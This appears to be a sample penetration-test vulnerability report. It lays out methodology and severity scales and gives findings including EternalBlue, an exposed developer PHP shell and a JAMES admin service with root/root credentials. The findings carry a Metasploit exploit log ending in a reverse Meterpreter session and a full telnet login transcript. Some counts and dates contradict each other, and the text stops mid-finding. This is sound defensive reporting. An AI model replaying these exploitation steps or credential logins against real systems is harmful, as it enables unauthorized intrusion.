


UploadSecurity

Vulnerability Assessment Report

December 25, 2023

Prepared for:

Sample Client

UploadSecurity Team Members

Team Lead: First Last <firstlast@client.com>

Engineer: First Last <firstlast@client.com>

Sample Client Contacts

Team Lead: First Last <firstlast@client.com>

Confidentiality

This document contains sensitive information relevant to Sample Client's ("Client") network infrastructure and security. Specifically, information on security weaknesses, vulnerabilities, and practices may be included in this document. Proprietary information relevant to UploadSecurity also appears in this document. As such, the contents of this document are intended solely for Client's use, and this document in its entirety is subject to a non-disclosure agreement between Client and UploadSecurity.

Disclaimers and Limitations

Any outcome of the services performed is limited to a point-in-time examination of the environments tested. UploadSecurity does not represent, warrant, or guarantee that the systems are one hundred percent (100%) secure from any form of attack. While UploadSecurity's methodology includes both automated and manual testing to identify the most common security issues, testing was limited to an agreed-upon timeframe. It is possible that not every vulnerability identified by our scanning platform was tested during this engagement. In particular, Denial of Services (DoS) issues that could potentially disrupt the environment were not tested and Social Engineering attacks were not in scope for this assessment.

Copyright

Table of Contents

Table of Figures

Table of Tables

1. Executive Summary

1.1. Engagement Overview

On April 1, 2024, Example Company engaged UploadSecurity to perform a vulnerability assessment of Client's external network resources. The test took place between April 10, 2024, and May 1, 2024. The purpose of the assessment was to determine the means by which an attacker could compromise the confidentiality, integrity, or availability of Client's resources.

1.2. Scope Summary

UploadSecurity was provided a list of ten (10) IP addresses that were in scope. No other information was provided. The vulnerability assessment was performed using a black-box methodology. The test was meant to simulate a motivated attacker with no prior institutional or target knowledge. See **Appendix C** for a full list of in-scope IP addresses.


1.3. Results Summary

The vulnerability assessment found a small attack surface with relatively few security vulnerabilities. Of the hosts that were in scope, 5 five hosts exposed services that were reachable during the test, and within those hosts, twenty-five (25) total services were accessible. Of the available services, four (4), or approximately 16% of the available services were SSH or RDP, which are used for remotely managing the hosts.

The **network vulnerability assessment** revealed two (2) critical-severity one (1) high-severity issues, one (2) Low, and additionally one (1) informational finding was reported as well as an information in depth recommendation.

IN THIS ENGAGEMENT
Hosts In Scope
10
Ports Scanned
655K
Open Ports
25
Total Vulnerabilities
6
Hosts with Vulnerabilities
6 (60%)


Figure 1. Number of Vulnerabilities by Risk Severity



The most critical severity issue was there is an outdated windows 7 server on the network that is vulnerable to the EternalBlue vulnerability. EternalBlue, also known as MS17-010, is a vulnerability in Microsoft's Server Message Block (SMB) protocol. It allows an attacker to execute a payload giving them full remote code execution on the vulnerable system.

The Business Impact Ratings of these vulnerabilities is determined according to their associated degree of risk, the level of effort needed for remediation, and the potential impact of a successful exploitation. This rating system is explained in further detail in Section 2.6 of this report, but the results of the rating are displayed in the bubble chart that appears in Figure 2, where the size of the bubble represents the potential impact on your business and brand in the event of a successful exploitation of the vulnerability.

Figure 2. Business Impact of Vulnerabilities: Degree of Risk vs. Remediation Effort vs. Potential Impact



Within Figure 2, those vulnerabilities that rate high in the degree of risk and low in the level of effort to remediate (found in the top left quadrant) are recommended to be prioritized first for remediation. For those vulnerabilities that rate high in both the degree of risk and the level of effort to remediate (found in the top right quadrant), planning for remediation should begin as soon as is practicable. Those vulnerabilities associated with a low degree of risk should be fixed at your discretion, and for those with a low degree of risk and a high level of effort to remediate, it may be most feasible to bear the risk rather than remediate, depending on estimated costs.

2. Assessment Overview

2.1. Methodology

UploadSecurity's methodology is designed not only to improve your organization's security posture, but to best support your organization's preparedness for compliance with **ISO 27001**, **SOC 2**, **HIPAA**, and other standards. This methodology encompasses the penetration testing framework developed by the National Institute of Standards and Technology (**NIST**). The NIST framework is summarized by four named phases: 1) Planning, 2) Discovery, 3) Attack, and 4) Reporting. It was created to improve your critical infrastructure's cybersecurity by addressing its five core functions: Identify, Protect, Detect, Respond, and Recover.

UploadSecurity's methodology is also informed by the Penetration Testing Execution Standard (**PTES**). PTES defines penetration testing as seven phases instead of NIST's four: 1) Pre-engagement Interactions, 2) Intelligence Gathering, 3) Threat Modeling, 4) Vulnerability Analysis, 5) Exploitation, 6) Post-Exploitation, and 7) Reporting. PTES Technical Guidelines give hands-on suggestions for testing procedures and recommendations for security testing tools, which change over time as new technologies are developed.

Both the NIST and PTES frameworks recognize the cyclical nature of these phases. The UploadSecurity methodology closely mirrors the procedures and techniques used by attackers to compromise a targeted asset. It is designed to reveal the targeted asset's weaknesses, while simultaneously revealing the outcomes of successful exploitation.


UploadSecurity's reporting is guided by the Institute for Security and Open Methodologies (**ISECOM**) and is compliant with reporting requirements collectively known as the Security Test Audit Report (**STAR**), which is described within ISECOM's Open Source Security Testing Methodology Manual (**OSSTMM**). This reporting standard requires the following information:

Table 1. Security Test Audit Report (STAR) Reporting Requirements		
Date and time of test	Target enumeration	Results validity
Duration of test	Channel tested	Processes and security limitations
Names of responsible analysts	Test vector	Any unknowns or anomalies
Test type	Attack surface metric	
Scope of test	Test status	

UploadSecurity's reporting procedures also draw in components from PTES and the Information System Security Assessment Framework (ISSAF), including the provision of an executive summary, a description of the tools and exploits used, the outputs of those tools and exploits, a list of identified vulnerabilities, and recommendations to mitigate those identified vulnerabilities, sorted by priority.

The UploadSecurity methodology is summarized in the figure printed on the following page.

Figure 3. UploadSecurity Methodology



2.2. Tools

The typical penetration test involves using several different tools, ranging from exploit frameworks to network scanners. While not every tool used is listed here, the most widely used and effective tools are shown in the table below.

Table 2. Tools Commonly Used in Penetration Testing

Name	Description
HCL AppScan	Commercial web application scanner
Burp Suite	Commercial web application testing tool
Core Impact	Commercial exploitation framework
Nessus	Commercial network vulnerability scanner
nmap	Host discovery and port scanner

2.3. CVSS Scoring

The Common Vulnerability Scoring System, also known as CVSS, is a numeric value assigned to vulnerabilities, representing the impact of a vulnerability in a standardized, quantitative manner. It is not a measure of risk.

In other words, CVSS is a numeric value assigned to vulnerabilities which represents the impact of successful exploitation. The score is calculated using a standardized calculation mechanism and is not set by UploadSecurity. The results of the calculation are affected by a set of circumstances, which include components such as the complexity of exploitation and the accessibility of the target.

CVSS scores are included in this report as a means of providing an objective severity and impact rating. Note that CVSS scores provided are based on the vulnerability alone and not scored based on environmental or organizational considerations.

More information on CVSS is available at the National Vulnerability Database.

2.4. Vulnerability Classifications

For each vulnerability identified by UploadSecurity, its corresponding **CWE** type and **OWASP TOP 10** classification are supplied wherever possible and appropriate for informational purposes.

Common Weakness Enumeration (**CWE**) is a community-developed list of common software and hardware weakness types. The main goal of CWE is to stop vulnerabilities at the source by educating software and hardware architects, designers, programmers, and acquirers on how to eliminate the most common mistakes. CWE helps developers and security practitioners to describe and discuss weaknesses in a common language, check for weaknesses in existing products, evaluate coverage of tools, and to establish a common baseline standard for weakness identification, mitigation, and prevention efforts.

The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. The OWASP TOP 10, as a list of the top 10 web application security risks, is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications. As such, it is updated periodically, with the most recent update in 2021.

2.5. Severity Ratings

The severity ratings, as documented below, represent the opinion of UploadSecurity and testers evaluating each finding. The severity scores are based on a combination of the severity of the finding (the CVSS score), organizational considerations, and likelihood of exploitation.

Table 3. Risk Severity Ratings Described

Risk Severity	CVSSv3 Score	Description
Critical	9.0 - 10.0	The vulnerability has the potential to allow a complete compromise of the affected host and/or the network on which the host resides. Little technical expertise is needed to exploit this vulnerability, and/or the exploit is easily implemented.
High	7.0 - 8.9	The vulnerability has the potential to allow access to the host and/or sensitive resources without the existence of other vulnerabilities. Understanding of publicly available exploits is needed to exploit this vulnerability, and/or the exploit is implemented with little difficulty.
Medium	4.0 - 6.9	The vulnerability has the potential to expose sensitive information or to provide access to hosts or sensitive resources, but usually only in conjunction with the existence of some set of conditions. Technical knowledge is needed to exploit this vulnerability, and/or the exploit is implemented with a moderate or high level of difficulty.
Low	0.1 - 3.9	The vulnerability has the potential to provide some useful information or access that could be helpful to exploit some other vulnerability, but by itself is of little value.
Info	0.0	This is informational, intended to raise awareness and to assist in supporting a defense-in-depth security posture.

3. Attack Surface Analysis

3.1. Overview

The vulnerability assessment found a small attack surface with relatively few security vulnerabilities. Of the hosts that were in scope, 5 five hosts exposed services that were reachable during the test, and within those hosts, twenty-five (25) total services were accessible. Of the available services, four (4), or approximately 16% of the available services were SSH or RDP, which are used for remotely managing the hosts.

3.2. Findings Summary

In this assessment, findings on the entire attack surface were categorized as Network Vulnerabilities. The table below details the overall risk rating:


Table 4. Findings Summary

Attack Surface	Risk Severity	Risk Summary
Network Vulnerabilities	High	The internal network consisted of few vulnerabilities but there were two critical vulnerabilities and a high vulnerability that is raising the risk of network exploitation greatly. By mitigating and resolving these three risks the overall risk severity will significantly decrease.

3.3. Detailed Network Vulnerability Findings

Several vulnerabilities were found in your organization's network, each of which have been classified according to the OWASP TOP 10 list. The figure below illustrates these findings.

Figure 4. Network Vulnerability Findings by Classification



The table below details each finding individually:

Table 5. Detailed Network Vulnerability Findings			
ID	**Risk Severity**	**Title**	**Impact**
NV1	Critical	EternalBlue	An attacker can execute full system commands.
NV2	Critical	Developer PHP Shell	An attacker can execute full system commands with the same privileges as the webserver.
NV3	High	JAMES Remote Administration Basic Credentials	An attacker can add or delete users or change the passwords of current users. As well as change or set new mail receiving of forwarding rules.
NV4	Low	Telnet Version Disclosure	An attacker could look up this version for specific exploits, saving them enumeration time during their attack.
NV5	Low	FTP Anonymous Login	An attacker can view any sensitive files stored on the service and download them to their local device for further investigation.
NV6	Info	SSH Banner	An attacker could use this name as the username in a brute force attempt.

NV1 EternalBlue

CVSSv3 Score: **9.8**
CWE: **CWE-94: Improper Control of Generation of Code**
OWASP Top Ten: **A06 – Vulnerable and Outdated Components**

Risk Severity: **Critical**

Description

EternalBlue, also known as MS17-010, is a vulnerability in Microsoft's Server Message Block (SMB) protocol. It allows an attacker to execute a payload giving them full remote code execution on the vulnerable system.

Impact

An attacker can execute full system commands.

Recommendation

Install Microsoft’s patch for the EternalBlue vulnerability.

Affected Hosts

192.168.56.106

Confirmation and Exploration

Below is a screenshot of the exploit’s execution along with the windows “`sysinfo`” command.

```
[*] 192.168.56.106:445 - Connecting to target for exploitation.
[+] 192.168.56.106:445 - Connection established for exploitation.
[+] 192.168.56.106:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.106:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.106:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.56.106:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.56.106:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.56.106:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.106:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.56.106:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.106:445 - Starting non-paged pool grooming
[+] 192.168.56.106:445 - Sending SMBv2 buffers
[+] 192.168.56.106:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.106:445 - Sending final SMBv2 buffers.
[*] 192.168.56.106:445 - Sending last fragment of exploit packet!
[*] 192.168.56.106:445 - Receiving response from exploit packet
[+] 192.168.56.106:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.106:445 - Sending egg to corrupted connection.
[*] 192.168.56.106:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.105:4321 → 192.168.56.106:49157) at 2024-05-08 17:10:15 -0400
[+] 192.168.56.106:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.106:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.106:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
```

NV2 Developer PHP Shell

CVSSv3 Score:	**9.6**	Risk Severity:	**Critical**
CWE:	**CWE-553: Command Shell in Externally Accessible Directory**		
OWASP Top Ten:	**A04 - Insecure Design**		

Description

There exists a developer PHP shell residing on the web server on port 80, granting unrestricted access to execute command line operations without authentication.

Impact

An attacker can execute full system commands with the same privileges as the webserver.

Recommendation

Remove the PHP shell page and function entirely.

Affected Hosts

192.168.56.104:80

Confirmation and Exploration

Below is a screenshot of the web page '`http://192.168.56.104/dev_shell.php`' with the engineer executing the Linux 'whoami' command as a proof of concept that the page is running system commands.

NV3 JAMES Remote Administration Basic Credentials

CVSSv3 Score: **8.0**
CWE: **CWE-1391: Use of Weak Credentials**
OWASP Top Ten: **A07 – Identification and Authentication Failures**

Risk Severity: **High**

Description

A JAMES Remote Administration service is operational on port 4555. However, the login credentials are easily guessable. Individuals capable of discerning the username and password gain unrestricted access, enabling them to manipulate user accounts by adding, deleting, or modifying passwords. Additionally, they can establish or modify forwarding rules for incoming mail.

Impact

An attacker can add or delete users or change the passwords of current users. As well as change or set new mail receiving of forwarding rules.

Recommendation


Change the username and password to a non-guessable configuration.

Affected Hosts

```
192.168.56.103:4555
```

Confirmation and Exploration

Below is a screenshot of an engineer logging in to the James Remote Administration with the username **root**, and the password **root**. The command menu is also displayed in the screenshot to show all the completable actions and attacker can execute.


┌──(kali㉿kali)-[~]
└─$ telnet 192.168.56.103 4555
Trying 192.168.56.103 ...
Connected to 192.168.56.103.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
help
Currently implemented commands:
help display this help
listusers display existing accounts
countusers display the number of existing accoun
ts
adduser [username] [password] add a new user
verify [username] verify if specified user exist
deluser [username] delete existing user
setpassword [username] [password] sets a user's password
setalias [user] [alias] locally forwards all email for 'user'
to 'alias'
showalias [username] shows a user's current email alias
unsetalias [user] unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another em
ail address
showforwarding [username] shows a user's current email forwardi
ng
unsetforwarding [username] removes a forward
user [repositoryname] change to another user repository
shutdown kills the current JVM (convenient whe
n James is run as a daemon)
quit close connection

NV4 Telnet Version Disclosure

CVSSv3 Score:	**3.7**
CWE:	**CWE-200: Exposure of Sensitive Information to an Unauthorized Actor**
OWASP Top Ten:	**A04 - Insecure Design**

Risk Severity: **Low**

Description

When connecting to the telnet server on port 23 on the affected host there is a service banner displayed that reveals the current version of the telnet server.

Impact

An attacker could look up this version for specific exploits, saving them enumeration time during their attack.

Recommendation

